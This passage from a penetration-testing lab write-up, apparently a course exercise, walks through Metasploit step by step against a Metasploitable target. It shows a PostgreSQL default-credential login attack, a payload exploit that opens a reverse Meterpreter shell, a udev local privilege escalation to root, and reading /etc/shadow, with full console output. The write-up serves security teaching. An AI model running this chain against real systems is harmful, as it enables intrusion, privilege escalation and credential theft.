
Step 16: Open the report and scroll through the large number of vulnerabilities.



Step 17: Click on any of the high-vulnerability links and go through the description of the vulnerability.



Step 18: Read the vulnerability detection result which says that we can log in as user with the credentials such as user is entered as postgres and the password is given as postgres.



Step 19: Click on Kali 2 Metasploit. Enter the user credentials.


Username: root

Password: toor

Step 20: Open the terminal.

Step 21: Start postgresql service.

service postgresql start




Step 22: Launch the msf console.

msfconsole

Step 23: Changing the banner.

>hosts



Step 24: Completing the sample challenge from the information obtained earlier.

CHALLENGE #1

Step 25: Searching for the login auxiliary model.

>search postgres_login

```
msf > search postgres_login

Matching Modules
================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   auxiliary/scanner/postgres/postgres_login                    normal  PostgreSQL Login Utility

msf >
```

Step 26: Using the model.

>use auxiliary/scanner/postgres/postgres_login


```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) >
```

Step 27: We will retrieve the information about the model.

>info

```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > info

       Name: PostgreSQL Login Utility
     Module: auxiliary/scanner/postgres/postgres_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Basic options:
  Name              Current Setting                                                Required  Descrip
tion
  ----              ---------------                                                --------  -------
----
  BLANK_PASSWORDS   false                                                          no        Try bla
nk passwords for all users
  BRUTEFORCE_SPEED  5                                                            yes       How fas
t to bruteforce, from 0 to 5
  DATABASE          template1                                                    yes       The dat
abase to authenticate against
  DB_ALL_CREDS      false                                                        no        Try eac
h user/password couple stored in the current database
  DB_ALL_PASS       false                                                        no        Add all
 passwords in the current database to the list
  DB_ALL_USERS      false                                                        no        Add all
 users in the current database to the list
  PASSWORD                                                                       no        A speci
fic password to authenticate with
  PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt     no        File co
ntaining passwords, one per line
  Proxies                                                                        no        A proxy
 chain of format type:host:port[,type:host:port][...]
  RETURN_ROWSET     true                                                         no        Set to
```

Step 28: We need to make sure that the username value is set to postgres.



Step 29: Viewing all the descriptions and the links.

Step 30: We will set the IP address of the target machine as 203.0.113.100.


>set RHOSTS 203.0.113.100

Step 31: Allowing the auxiliary module to try the username for the password.

>set USER_AS_PASS true


Step 32: We will stop the attack when the password is guessed correctly.

>set STOP_ON_SUCCESS true




Step 33: Viewing for the options that are set in the module earlier.

>show optionss




Step 34: Launching the attack.

>run



Step 35: Searching for the exploit for postgres.

>search postgres_payload



Step 36: Searching for the exploit for postgres.

>use exploit/linux/postgres/postgres_payload

Step 37: Getting the information about the exploit.

>info

```
msf exploit(postgres_payload) > info

       Name: PostgreSQL for Linux Payload Execution
     Module: exploit/linux/postgres/postgres_payload
   Platform: Linux
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-06-05

Provided by:
  midnitesnake
  egypt <egypt@metasploit.com>
  todb <todb@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Linux x86
  1   Linux x86_64

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD                   no        The password for the specified username. Leave blank for a random password.
  RHOST                      yes       The target address
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload information:
  Space: 65535
```

Step 38: Setting the IP address of the remote host.

>set RHOST 203.0.113.100

```
msf exploit(postgres_payload) > set RHOST 203.0.113.100
RHOST => 203.0.113.100
```

Step 39: Setting the password to postgres.

>set PASSWORD postgres

```
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
```

Step 40: We will see the options that are set.

>show options

```
msf exploit(postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOST     203.0.113.100    yes       The target address
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Step 41: We will exploit the remote system.

>exploit

```
msf exploit(postgres_payload) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] 203.0.113.100:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubunt
u4)
[*] Uploaded as /tmp/MdxdnZJt.so, should be cleaned up automatically
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:29186) at 2023-10-01 07:03:36 -0400
```

Step 42: Interacting with the terminal on the victim machine.

>execute -f /bin/bash -i

```
meterpreter > execute -f /bin/bash -i
Process 6067 created.
Channel 1 created.
bash: no job control in this shell
postgres@metasploitable:/var/lib/postgresql/8.3/main$
```

Step 43: We will determine the user account that is used.

$whoami

```
postgres@metasploitable:/var/lib/postgresql/8.3/main$ whoami
postgres
postgres@metasploitable:/var/lib/postgresql/8.3/main$
```

Step 44: Reading the shadow file.

$cat /etc/shadow

```
postgres@metasploitable:/var/lib/postgresql/8.3/main$ cat /etc/shadow
cat: /etc/shadow: Permission denied
postgres@metasploitable:/var/lib/postgresql/8.3/main$
```

Step 45: We will end the terminal session by typing ctrl+c.


Step 46: Background the session.

Step 47: Searching for the linux local udev exploit.

>use exploit/linux/local/udev_netlink

Step 48: Viewing the options for linux local exploit.

>show options



Step 49: Setting the session to 1.

>set SESSION 1

Step 50: Exploiting the victim.

>exploit

```
msf exploit(udev_netlink) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2761
[+] Found netlink pid: 2760
[*] Writing payload executable (155 bytes) to /tmp/aqDqsLnbQs
[*] Writing exploit executable (1879 bytes) to /tmp/QvmaxPZftH
[*] chmod'ing and running it...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:4444 -> 203.0.113.100:29085) at 2023-10-01 07:07:19 -0400
```

Step 51: Interacting with the terminal on the victim machine.

>execute -f /bin/bash -i

```
meterpreter > execute -f /bin/bash -i
Process 6127 created.
Channel 1 created.
bash: no job control in this shell
```

Step 52: Determining the account which is being used.

>whoami

```
root@metasploitable:/# whoami
root
```


Step 53: Reading the passwd file.

>tail /etc/shadow

```
root@metasploitable:/# tail /etc/shadow
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
gdm:*:16467:0:99999:7:::
messagebus:*:16467:0:99999:7:::
polkituser:*:16467:0:99999:7:::
haldaemon:*:16467:0:99999:7:::
administrator:$1$aMci2pO/$P8UENEDM.QmBoR1yhtt.b.:16609:0:99999:7:::
flag4:!:17628:0:99999:7:::
flag5:!:17628:0:99999:7:::
flag6:!:17628:0:99999:7:::
root@metasploitable:/# tail /etc/password
tail: cannot open `/etc/password' for reading: No such file or directory
root@metasploitable:/# tail /etc/passwd
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
gdm:x:116:121:Gnome Display Manager:/var/lib/gdm:/bin/false
messagebus:x:117:122::/var/run/dbus:/bin/false
polkituser:x:118:123:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:119:124:Hardware abstraction layer,,,:/var/run/hald:/bin/false
administrator:x:1003:1003::/home/administrator:/bin/sh
flag4:x:444551:444551::/home/flag4:/bin/sh
flag5:x:444778:444778::/home/flag5:/bin/sh
flag6:x:616778:616778::/home/flag6:/bin/sh
root@metasploitable:/#
```

Step 54: Repeating the previous step and displaying the passwd file to solve the three flags.

#tail /etc/passwd



Conclusion & Wrap-up

- In this lab, we conducted an in-depth journey through the steps of a penetration test. Through the utilization of powerful tools like Nmap/Zenmap, openVAS, Greenbone Security Assistant, and IceWeasel, we discovered possible security flaws in the target system vulnerabilities and also within a vulnerable Postgres database.
- The importance of safeguarding the identified objects cannot be emphasized. Each revealed vulnerability provides a possible entry point for malicious actors. By resolving these vulnerabilities as soon as possible, we not only protect sensitive data but also the integrity of systems and networks. Furthermore, the lab's findings highlight the crucial significance of cybersecurity in an increasingly digital society. Threats evolve in conjunction with technology, making proactive security measures essential for both enterprises and people.